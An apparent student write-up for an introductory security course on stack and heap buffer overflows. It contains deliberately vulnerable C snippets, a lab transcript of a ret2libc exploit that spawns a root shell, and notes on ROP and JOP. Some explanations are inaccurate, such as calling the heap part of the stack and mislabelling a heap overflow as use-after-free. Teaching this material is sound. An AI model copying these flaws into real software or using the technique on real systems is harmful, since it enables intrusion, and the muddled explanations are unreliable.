Yamin Mousselli

Dr. Cannady

CS 6035: Introduction to Information Security

9 February 2019

Project #1: Buffer Overflow Write-up

1. Stack Buffer Overflow

a) *Memory Architecture*

First, a stack is a contiguous block of fixed memory stored in RAM that is used by computer programs to store and remove data. More specifically, functions within a program use the stack to store and remove program variables such as local variables. The values of these variables are stored in processor registers because registers are made out of SRAM and are therefore faster than DRAM for storing and loading values. There is a section in memory, separate from the stack, for static data such as global/instance/field variables. It is important to note that RAM, whether it be SRAM or DRAM, is volatile which means all data stored in RAM will be lost when the machine loses power or is powered off. This is extremely important for incident response and more specifically, memory forensics.

A stack grows downward in system memory with high addresses at the top to low addresses at the bottom. Memory addresses decrease as the stack grows and the top of the stack always points to lower memory addresses. A stack is a LIFO data structure which means the last object added to the stack will be the first to be removed. In stack terminology, we use the terms push and pop. Pushing something on the stack is analogous to adding data on the stack and popping something from the stack is analogous to removing data from the stack. Every time a function call is made, an activation record (stack frame) is created for that subroutine. When the

subroutine has finished executing, the activation record of that subroutine will be popped off the stack. Moreover, the program will resume execution at the next instruction from the function that called that subroutine.

The number of registers will usually differ for every instruction set architecture (ISA). However, each ISA should pertinent registers for a stack pointer, frame pointer, return address, and target address (for branching or jumping to a subroutine). There might be a few for program variables to do arithmetic. Additionally, some ISAs may dedicate registers for function parameters. If not, then these arguments are typically stored on the stack. The stack pointer register always points to the address of the most recent or last value added on the stack. The stack pointer keeps track of the top of the activation record for a subroutine. If you push something onto the stack, then you need to decrement the stack pointer. If you pop something from the stack, then you need to increment the stack pointer. The frame pointer register is used to point to the first address on the activation record for the currently executing process. The return address register is used to store the address a subroutine should return to when it is finished executing.


Now, the way program variables are placed on the stack depends on the calling convention. I am going to show an example using GT/LC 2200's calling convention and ISA which contains 16 general purpose registers. Below are screenshots of the GT/LC 2200 ISA and an example of a simple function and how the stack looks like for that function. I will state the calling convention used in this class. These are adopted from CS 2200 at Georgia Tech and show how program control flow is implemented using the stack. It is important to note that the caller calls the function and the callee is the function/subroutine being called. They each have their own

responsibilities, and they are dependent on the calling convention. The calling convention is language, compiler, and system architecture agnostic.

The GT-2200 has 16 general-purpose registers. While there are no hardware-enforced restraints on the uses of these registers, your code is expected to follow the conventions outlined below.

Table 1: Registers and their Uses

Register Number	Name	Use	Callee Save?
0	$zero	Always Zero	NA
1	$at	Reserved for the Assembler	NA
2	$v0	Return Value	No
3	$a0	Argument 1	No
4	$a1	Argument 2	No
5	$a2	Argument 3	No
6	$t0	Temporary Variable	No
7	$t1	Temporary Variable	No
8	$t2	Temporary Variable	No
9	$s0	Saved Register	Yes
10	$s1	Saved Register	Yes
11	$s2	Saved Register	Yes
12	$k0	Reserved for OS and Traps	NA
13	$sp	Stack Pointer	No
14	$fp	Frame Pointer	Yes
15	$ra	Return Address	No



***These screenshots are technically mine because I paid for this class and therefore, the materials are mine. Also they are not online sources. However, I'm giving CS2200 TAs' credit ☺

1. **Caller** saves any used $t register to the stack

2. **Caller** pushes additional parameters (if more than 3 - $a0-$a2, and are typically stored in reverse order of declaration)
3. **Caller** allocates space for return value (if the return value is to big for $v0)
4. **Caller** pushes $ra
5. **Caller** invokes subroutine (JALR $at, $ra)
6. **Callee** saves $fp and sets new $fp = $sp
7. **Callee** pushes any $s registers it will use
8. **Callee** allocates space for local variables.

Callee executes function code here…..

9. **Callee** stores result into $v0, and also on stack if needed (see step 3)
10. **Callee** pops off local variables
11. **Callee** restores any $s registers it saved
12. **Callee** restores old $fp
13. **Callee** returns
14. **Caller** restores $ra (pops $ra)
15. **Caller** loads return values (if needed)
16. **Caller** moves $sp to discard arguments
17. **Caller** restores any saved $t registers.
18. **Caller** continues execution with the instruction following Func().


It is important to note the activation frame/record for Func() will be tore down and normal program execution will resume at the instruction right after Func() was called. This will happen if and only if normal program execution has not been interrupted by a buffer overflow which may overwrite the return address (arbitrary code execution when you overwrite the ra) or frame

pointer. When we allocate a buffer of size ‘non-binary’, it could be overwritten by data that is not a multiple of the word’s size where a word is defined by the system architecture. When data that is not a multiple of word’s size is put onto the stack (misalignment), then it will be padded with empty bytes (addresses). Word alignment will be an issue which can cause adjacent memory locations to be overwritten/corrupted if a buffer overflow is run. x86 is an anomaly in that it allows unaligned memory accesses.


b) *Write a program that demonstrates a stack buffer overflow vulnerability*

```
int authenticate(char *username, char *password) {
     int authenticated; // flag, non-zero if authenticated
     char buffer[1024]; // buffer for username
     authenticated = verify_password(username, password);
     if (authenticated == 0) {
          sprintf(buffer, “Incorrect password %s\n”, username);
          // vuln ^
          log(“%s”, buffer);
     }
     return authenticated;
}
```

- How does the stack look like before I exploit it? Please see next page for illustration.



- How does the stack look like after I exploit it? Please see next page for illustration and explanation on how the exploit works.




The stack buffer overflow vulnerability lies in `authenticate()`. More specifically, the call to `sprintf()` is what causes this exploit to work. If the username is 996 bytes or longer, then data will be written past the memory allocated for the buffer. If that happens, authenticated will be corrupted and could be set to a non-zero value. Supplying a long username can cause the

program to crash and therefore, the program cannot serve its intended purpose. Technically, this is service buffer overflow attack which is a type of DoS attack.

2. Heap Buffer Overflow

a. *Memory Architecture*

The heap is another segment on the stack located above the program code and global data (bss or initialized) and below the memory space in which the stack lays above. Unlike a stack, the heap grows upward towards higher memory addresses. The stack grows downward towards the heap. The heap stores an object's state. Similar to the stack, the heap is located in RAM. When we use reserve words such as malloc or new, memory is being dynamically allocated at runtime. It is a slower and manual process, whereas the stack is fast and automatic. The following diagram is adopted from *Computer Security Principles and Practice, 4th edition by William Stallings and Lawrie Brown.* Please see the next page for a diagram of where the heap is on the stack.



Furthermore, an occupied (in use) heap segment looks like this:

Previous chunk size (bytes)
Chunk size and Flags (bytes)
Data

Moreover, heap chunks can be in two states; free or in use. There are usually two pointers; a forward pointer to the next freed chunk and a backwards pointer to the previous freed chunk.


b. *Write a program that demonstrates a heap overflow vulnerability*

Buffer overflows are essentially the same on the heap as they are on the stack. I am going to adopt an exploit written by Markus Gaasedelen. A heap overflow usually utilizes free because free calls unlink which is used to exploit a chunk within a heap segment. When you exploit a heap overflow vulnerability and after free is called within that program, the address of an attacker's shellcode will be called and executed. Heap memory is contiguous within memory architecture. The heap segment for the previous problem represents memory that is in use by a program. The heap segment immediately below shows memory that is not in use (non-allocated).

Previous chunk size
Chunk size
Forward Pointer to next chunk in list
Backward Pointer to previous chunk in list
Unused data (could be 0 bytes)

```
struct toystr {
     void (* message)(char *);
     char buffer[20];
}
coolguy = malloc(sizeof(struct toystr));
lameguy = malloc(sizeof(struct toystr));
coolguy->message = &print_cool;
lameguy->message = &print_meh
printf(“input coolguy’s name: “);
fgets(coolguy->buffer, 200, stdin);
// vuln ^
coolguy->buffer[strcspn(coolguy->buffer, “\n”)] = 0;
printf(“Input lameguy’s name: “);
fgets(lameguy->buffer, 20, stdin);
lameguy->buffer[strcspn(lameguy->buffer, “\n”)] = 0;

coolguy->message(coolguy->buffer);
lameguy->message(lameguy->buffer);
// overwritten function pointer ^
```

The above code is use a Use After Free exploit. It’s overflowing the previous chunk size, chunk size, and the data for lameguy. UAF are common is browser exploits.



2. Exploiting Stack Buffer Overflow


The screenshots below show me exploiting `sort.c` with `data.txt`.

```
root@ubuntu-VirtualBox:/home/ubuntu/Desktop# echo $0
bash
root@ubuntu-VirtualBox:/home/ubuntu/Desktop# whoami
root
root@ubuntu-VirtualBox:/home/ubuntu/Desktop# echo $$
3269
root@ubuntu-VirtualBox:/home/ubuntu/Desktop# ./sort data.txt
Current local time and date: Sat Feb  9 21:15:59 2019


Source list:
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xb7e57190
0xb7eccbc4
0xb7f77a24

Sorted list in ascending order:
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
```

```
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xb7e57190
0xb7eccbc4
0xb7f77a24

Sorted list in ascending order:
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e57190
b7eccbc4
b7f77a24
# echo $$
3284
# echo $0
/bin/sh
# exit
root@ubuntu-VirtualBox:/home/ubuntu/Desktop#
```

I successfully exploited `sort.c` by overwriting the return address with `system()` and passing the address of `/bin/sh` to `system()`. I was able to gracefully exit and not trigger the IDS by inserting the address of libc's `_exit` as the dummy return address (remember bash has a different `exit`).

My host operating system that contains the virtual machine is Linux 16.04.4 on a 64 bit system (I have a PC). Also, the VirtualBox version I used is 5.2.22. The picture below has my OS information.



3. Open Question

Return-Oriented Programming (ROP) and Jump-Oriented Programming are similar in that you use code fragments, also known as gadgets, on the stack to manipulate program control flow. In ROP (ret2libc), you chain together gadgets to execute code. Each gadget in ROP would do something and then return. In ROP, you're using a RET at the end of each gadget to jump to the next. However, you have to know where these gadgets are in memory and ASLR makes this extremely difficult. In JOP, you're using a jump table and a dispatcher gadget. Essentially, you will do something and then indirectly jump to the dispatcher gadget where these instructions for the gadget are held somewhere. Unlike ROP that uses RET to signify the end of a gadget, JOP uses jp to signify the end of a gadget.

References

Ferguson, Justin N. “Understanding the Heap by Breaking It.” *Understanding the Heap by Breaking It*, Black Hat, www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf.

Gaasedelen, Markus. *Heap Exploitation,* 2015, security.cs.rpi.edu/courses/binexp-spring2015/lectures/17/10_lecture.pdf.

Stallings, William, and Lawrie Brown. Computer Security: Principles and Practice. 4th ed., Pearson Education, 2018.